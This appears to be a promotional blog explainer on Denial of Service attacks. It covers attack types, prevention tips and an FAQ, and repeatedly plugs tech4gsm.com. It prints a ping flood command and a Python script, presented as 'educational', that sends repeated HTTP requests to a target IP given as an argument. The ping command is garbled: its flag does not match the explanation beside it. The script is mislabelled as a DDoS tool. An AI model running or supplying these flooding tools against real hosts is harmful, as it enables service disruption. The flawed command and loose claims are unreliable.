Introduction

A Denial of Service (DoS) attack is a cyber-attack that aims to crash a computer, server, or website by overwhelming it with fake traffic or requests. The goal is simple: block legitimate users from accessing services**. For example, if a bank’s website can handle 10 logins per second, an attacker sends 10+ fake requests per second to make the site unusable.
DoS attacks exploit weaknesses in network technologies, such as servers, routers, or communication links. They can crash systems, slow down networks, or even lock users out.
How Do DoS Attacks Work?
Attackers flood a target with more requests than it can handle. Here’s how they do it:
- Flooding: Sending massive data (e.g., fake login attempts) to overload the system.
- Exploiting Vulnerabilities: Using bugs in software to crash systems (e.g., the Ping of Death).
- Resource Exhaustion: Overloading CPUs, memory, or bandwidth to paralyze the target.
Example Command for Testing (Use on Virtual Machines Only):
ping ip_address –t -65500
ping: Sends data packets.ip_address: Target’s IP.-t: Sends packets until stopped.-l(65500): Sends a 65,500-byte payload.
Warning: Only test attacks in a virtual environment, not on real systems.
Famous Types of DoS Attacks
- Ping of Death: Sends oversized ICMP packets to crash servers.
- SYN Flood: Exploites TCP handshakes to leave connections “half-open”.
- Smurf Attack: Uses fake IPs to amplify traffic via network broadcasts.
- Account Lockout: Triggers false logins to lock users out.
- Application Crash: Targets specific apps (e.g., deleting database services).
Python Script Example for Educational Purposes
Note: This code is for learning. Misuse can lead to legal consequences.
# Denial of Service (DoS) Script Example
import socket
import sys
import os

print("Attacking " + sys.argv[1] + " ...")
print("Injecting " + sys.argv[2])

def attack():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((sys.argv[1], 80))
    s.send(("GET /" + sys.argv[2] + " HTTP/1.1\r\n").encode())
    s.send(("Host: " + sys.argv[1] + "\r\n\r\n").encode())
    s.close()

for _ in range(1, 1000):
    attack()
Usage:
python ddos.py target_ip apache
Impact of DoS Attacks
- Service Disruption: Websites/apps become inaccessible.
- Financial Losses: Downtime costs businesses millions.
- Reputation Damage: Loss of customer trust.
- Network Congestion: Slows down entire networks.
How to Prevent DoS Attacks in 2025
1. Use a Cloud Mitigation Provider
Companies like tech4gsm.com offer DDoS protection by filtering traffic through global servers. They absorb attacks and send only clean traffic to your network.
2. Deploy Firewalls
Firewalls block malicious IPs and limit traffic from suspicious sources.
3. Partner with Your ISP
ISPs have larger bandwidth to handle volumetric attacks.
4. Network Segmentation
Split your network into sections to isolate attacks.
5. Intrusion Detection Systems (IDS/IPS)
Monitor traffic patterns and block anomalies.
6. Bandwidth Throttling
Limit traffic per user to prevent overload.
7. Content Delivery Network (CDN)
Distribute traffic across global servers (e.g., Cloudflare).
8. Regular Updates and Scans
Patch vulnerabilities and scan networks for risks.
9. Anti-Malware Tools
Detect and remove botnets used in attacks.
10. Create a Response Plan
Define steps to identify, isolate, and recover from attacks.
FAQ: DoS Attacks Simplified
Q1: What’s the difference between DoS and DDoS?
- DoS: One attacker, one target.
- DDoS: Multiple attackers (botnets) flood a target.
Q2: How do I know if I’m under attack?
- Sudden slowdowns, crashes, or unexplained traffic spikes.
Q3: Can firewalls stop all DoS attacks?
- No, but they reduce risks. Combine with CDNs and cloud providers like tech4gsm.com.
Q4: Are DoS attacks illegal?
- Yes. Perpetrators face fines or jail time.
Q5: Can a DoS attack delete my files?
- No, but it can disrupt access to them.
Q6: How long do attacks last?
- From minutes to days, depending on defenses.
Q7: How to recover after an attack?
- Activate your response plan, scrub traffic, and notify your ISP.